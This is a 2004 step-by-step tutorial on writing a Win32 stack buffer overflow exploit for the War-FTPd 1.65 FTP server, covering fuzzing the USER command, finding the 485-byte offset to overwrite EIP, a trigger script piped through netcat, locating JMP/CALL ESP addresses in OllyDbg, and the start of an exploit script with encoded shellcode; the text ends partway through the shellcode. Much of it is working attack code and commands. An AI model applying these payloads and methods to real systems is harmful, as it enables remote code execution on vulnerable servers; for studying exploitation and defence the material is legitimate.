

Win32 Stack BufferOverflow Real Life Vuln-Dev Process

by

Sergio Alvarez

Security Research & Development

IT Security Consulting

shadown@g-con.org | shadown@gmail.com

September, 5 2004

INTRODUCTION

Many times I've been asked for writing a paper about how to code an exploit for win32, for two reasons, first because there are many papers about exploitation on *nix, but few about how to exploit on win32 world, and second because papers about win32 exploitation get very difficult to be understood by people without a good understanding of asm, C languages. So I thought that the best way to do something clear I had to write something as simple as possible, without leaving nothing to guess by the readers. Well this is what I think is the easiest that I could do. And explaining the hole process of finding, debugging and exploiting a blackbox application. For this purpose I've chosen 'War-FTPd v1.65' a known stack b0f bugged software, wich is gonna be used in this tutorial.

Here it goes...

First goes first, you'll need to install the following software:
(all this software could be installed on a win32 system, or distributed between win32 and linux (or other of your preference), but War-Ftpd and Ollydbg should be on win32)

python – www.python.org
pyOpenSSL - <http://pyopenssl.sourceforge.net/>
Ollydbg – <http://home.t-online.de/Ollydbg/>
OllyUni by FX of Phenoelit – <http://www.phenoelit.de>
War-Ftpd version 1.65 by jgaa – <http://www.jgaa.com>
Fuzzer v1.0 – <http://hack3rs.org/~shadown/Twister/>

Once you have installed all of them you may continue with your reading.

(I strongly recommend to read my paper 'Introduction to Exploit Coding' before going ahead with this one).

FINDING THE BUG

The most important part in vuln-dev process is to be able to debug the hole activity while auditing the target application. That's because we need to catch any 'exception' that could happened in the tests we'll run against it.

The following instructions explain how to run our target program from within Ollydbg:

- ◆ Launch 'Ollydbg'
- ◆ File->Open (or press F3) (Image 1)
- ◆ Browse to the directory where you've installed 'War-FTPd v1.65' and select 'war-ftp.exe' file (Image 2)
- ◆ Debug->Run (or press F9) (Image 3)
- ◆ From the War-Ftp Window Properties->'Start Service' (Image 4)

A little explanation about what we've done is: started Ollydbg, then loaded War-FTPd from Ollydbg (in some cases you must attach to the process), when a program is started from any debugger (Ollydbg in our case) or when a process is attached, the process is stopped by the debugger, but we need it to be running.

Image 1




Image 2




Image 3





Image 4



Now that we have War-Ftpd running we can start with our tests to try

to find something on it.
To do it we'll use fuzzer v1.0.
To see its options:

```
$.fuzzer.py  
#####  
# Net-Twister Fuzzer Module #  
# Coded by Sergio 'shadown' Alvarez #  
#####  
Usage: ./fuzzer.py <host> <port> <protocol>  
protocols available: smtp, ftp, pop3
```

Ok, as it is an FTP server we'll try the following:

```
$.fuzzer.py 192.168.178.129 21 ftp
```

After running this we'll realize that it will show one of the following messages:


```
<*> It was suppose to recv something, but recv nothing CHECKIT! <*>
```

or the above msg and:

```
<*> Bug found!!! ;)) <*>  
-> Sending: USER  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Then we go to see what happens in Ollydbg and it shows at bottom in the status bar a 'Access Violation when executing [41414141]..' message, and at top right window we can see that eip register (next instruction pointer) is pointing to 41414141 address. (Image 5)

Image 5



This means that in the authentication the 'USER' command has a BufferOverflow bug, and that's why the eip has been overwritten.

NOTE: For the following tests we'll have to “run our target program from within Ollydbg” again and again..., in each try as War-Ftpd will crash after each probe. (play around with 'Debug->Restart' Ollydbg option)

DEBUGGING THE BUG

Note: After finding a bug what we'll try to do is 'to change the normal process execution to a code we want to execute', in this case we'll have to overwrite the eip register with the memory address where the piece of code we want to execute is located (a shellcode), but for doing this we need to know at least two things, the position in the buffer our 'memory address' must be in order to overwrite eip register, and where our shellcode must be located. Just as in linux exploits, and few other things as we'll see later in this paper, because of win32 particularities.

As we saw the next instruction pointer (eip) was filled with 41414141 and we have to research how to fill this with the memory address we want to.

So our first step is gonna be to discover how big is the buffer that must be filled with whatever before we place our memory address, in order to overwrite the return address saved on the stack.

For making this as simple as possible, I've coded a very simple but usefull piece of code called 'reach_eip.py' (what may be called a library somehow) that's gonna help us in this job.

Basically what it does is to generate a buffer with number secuencias, this is gonna help us in two ways, to align our buffer and to calculate its size, and this will take us very few shoots.

A little explanation of how it works (supposing a register size is only one byte long):

1- We'll generate the sequence.

i.e.: 123456789123456789123456789123456789123456789123456789

2- We'll see what number fits into it we'll assume it's a number 2, and we'll replace numbers 2 with a new sequence, and discard other numbers, in order to discover whichone of those number 2 was the one that filled the eip register.

i.e.: x1xxxxxxx2xxxxxxx3xxxxxxx4xxxxxxx5...and so on.

3- And if for example number 4 was the number, we just have to count how many bytes are before, and that way we can craft a buffer with that size and after that put our desired memory address.

In a real life the register has 4 bytes long in x86 architecture and maybe the sequence of numbers by four we crafted didn't fitted with the same four numbers (i.e.: we could realize that a 4445 appears in the register), so we have to align the buffer in order to fill the register with the same number (i.e.: 4444).

Ok, keeping that in mind we'll try to reach our buffer size.

As we have to respect some 'send and receive' stuff, I've coded another proggie called 'reach_war-ftpd.py' which makes use of this 'library'.

A little explanation about its options:

```
$ ./reach_war-ftp.py
```

```
Usage: ./reach_war-ftp.py <host> <port> <align> <toreach> <repeat> <cycles> <firstreached>
```

```
host: our target host
```

```
port: our target port (1-65535)
```

```
align: amount of bytes before number sequence (1 - 3)
```

```
toreach: what number is gonna be replaced by new sequence (1-9)
```

```
repeat: amount of numbers in sequence
```

```
cycles: amount of recurition of sequence replaced (1-2)
```

```
firstreached: the number we've replaced in the sequence before this sequence (1-9)
```

Now that's all clear, let's start hitting War-Ftpd.


STRIKE ONE

Our first hit is gonna be to make the simplest number sequence, this means 111122223333...and so on, repeated 200 times, so $4 \times 200 = 800$:

```
$.reach_war-ftp.py 192.168.178.129 21 0 0 200 1 0
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
```

Buffer size: 800
331 User name okay, Need password.

Check in Ollydbg!



As you can see, it shows 'Access violation when executing [36353535]' this means that we'll have to align it by one to make it fit in a register like 35353535.

The character '5' is represented by its hexadecimal as 35, and 'A' is represented as 41, we can search in the ASCII table all other ones. i.e.: '1' = 31, '2' = 32,..., '9' = 39 (in linux we can type 'man ascii' to get the table).


STRIKE TWO

In our second try we'll add the alignment to make it fit:

```
$. /reach_war-ftp.py 192.168.178.129 21 1 0 200 1 0  
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready  
220 Please enter your user name.
```

Buffer size: 801
331 User name okay, Need password.

Check in Ollydbg!



It worked fine, now it fitted just as we wanted 'Access violation when executing [35353535]', so number 5 is our next target.

STRIKE THREE

Now that we know that number 5 is our target, we'll replace all numbers '5' by the new sequence and we'll discard other numbers:

```
$.reach_war-ftp.py 192.168.178.129 21 1 5 20 1 0
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
```

```
Buffer size: 737
331 User name okay, Need password.
```

Check in Ollydbg!

The screenshot shows the OllyDbg interface with the CPU registers window open. The registers window displays the following values:

Register	Value
EAX	00000001
ECX	00000001
EDX	00000000
EBX	00000113
ESP	0044FD90
EBP	0044FD94
ESI	77E0C006
EDI	008B4B04
EIP	35353535

The registers window also shows the status of various flags and the LastErr value (ERROR_SUCCESS). The memory dump window shows the following data:

Address	Hex dump	ASCII
00440000	00 00 00 00 59 48 43 00	...YKC.
00440008	F0 36 40 00 30 37 40 00	#0..078.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	50 02 43 00 20 08 43 00	*0C..0C.
00440020	F0 10 43 00 20 11 43 00	*0C..0C.
00440028	50 11 43 00 F0 11 43 00	*0C..0C.
00440030	F0 12 43 00 20 13 43 00	*0C..0C.
00440038	40 13 43 00 00 13 43 00	@0C..0C.
00440040	F0 13 43 00 00 14 43 00	@0C..0C.
00440048	40 14 43 00 00 14 43 00	@0C..0C.
00440050	F0 14 43 00 00 15 43 00	@0C..0C.
00440058	40 15 43 00 00 15 43 00	@0C..0C.
00440060	F0 15 43 00 00 16 43 00	@0C..0C.
00440068	30 17 43 00 00 00 00 00	@0C....
00440070	00 00 00 00 00 00 00 00	

The status bar at the bottom of the OllyDbg window displays the message: "Access violation when executing [35353535] - use Shift+F7/F8/F9 to pass exception to program".

As we can see, in our new sequence the number '5' again is the number that must be replaced again, so here we go for our fourth hit.

PROOFING OUR BUFFER LENGTH

To make a test that we've done all right, we'll do a little script to use all the information we've got.

This script just craft this 'test' buffer, which will be composed as:

'USER ' + '485 bytes long string' + 'a test RET ADDR'

Copy this to a file and save it as 'trigger_deadbeef.py':

```
import struct

print 'USER '\x41'*485+struct.pack('<L', 0xdeadbeef)
```

Then execute it and pipe the output to a netcat to the host and port that War-Ftpd is running:

```
$ python trigger_deadbeef.py | nc 192.168.178.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

Press CTRL+C to stop 'nc' execution.

The screenshot shows the OllyDbg interface with the following details:

- Registers (FPU):** EIP is 00000000 DEADBEEF. Other registers like EAX, ECX, EDX, etc., are also visible.
- Memory Dump:** Shows a buffer starting at address 00440000. The ASCII column shows the string "LogFile.log" and the hex value 0xdeadbeef.
- Status Bar:** Displays "Access violation when executing [DEADBEEF] - use Shift+F7/F8/F9 to pass exception to program".

As we can see it worked just fine!

'Access violation when executing [DEADBEEF]' ;))) we've got it!!

MAKING RETURN ADDRESS TO EXECUTE OUR SHELLCODE


Till now all was very similar to *nix world...but win32 has it's own particularities as we'll see.

As you could see in the images above the stack addresses were like 0x00A4FDD0, and as 0x00 can not be used as a string because it cuts it, 'cause it is the NULL (string terminator), it just CANNOT be used as RET ADDRESS in our BufferOverflow. So we'll have to find another way to jump in to the buffer that our shellcode is located. One of this techniques is to use the values allocated in the registers when exploiting the application.

If we've paid attention in the images above we could have seen that registers esp and ebp pointer to some places into our buffers. So what we'll do is to use those registers to reach our shellcode or NOPS that will 'fall to' the shellcode, and that way change the normal execution flow of the process. But...how are we gonna do that? Don't worry is not that difficult.

If you did your job, as described in this paper, you must have installed the FX's (from Phenoelit) 'OllyUni' plugin into your Ollydbg. And now's the time it's gonna be used. With this plugin we'll search for 'jmp esp', 'call esp', 'jmp ebp' and 'call ebp', that way will be able to jump in to the buffer that we've crafted with NOPS followed by our shellcode, so that'll make our exploitation more reliable. The location of those jmps and calls will change depending on our Win2k, XP language version and SPs installed over it. The problem of making a oneshoot exploit is not scope of this paper, maybe I'll describe better techniques in future papers.

OK, let's put our hands on this. We'll have to launch War-Ftpd from Ollydbg, as we've done just before and after 'Start Service' will go to Ollydbg and click right mouse button over de top-left window (asm code), and select 'Overflow Return Address->ASCII overflow returns->Search JMP/CALL ESP' option. Then have a seat and relax for a while because it is gonna take time....so don't get mad, you just have to wait till it finishes searching. (on slow machines it will take long...long time)



MAKING A BETA EXPLOIT

Now that we have collected all the pieces needed we'll craft your first win32 beta exploit we'll name it 'exp_beta.py':

```
import struct

sc = "\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
sc += "\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
sc += "\x31\x97\xae\xc4\x7e\x97\x87\xdc\xed\x48\xc7\x98\x67\xf6\x49\xaa"
sc += "\x7e\x97\x98\xc0\x67\xf7\x21\xd2\x2f\x97\xf6\xb6\x67\xf2\xf3\x1f"
sc += "\x9a\x2d\x02\x4c\x5e\xfc\xb6\xe7\xa7\xd3\xcf\xe1\xa1\xf7\x30\xdb"
sc += "\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
sc += "\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xb6"
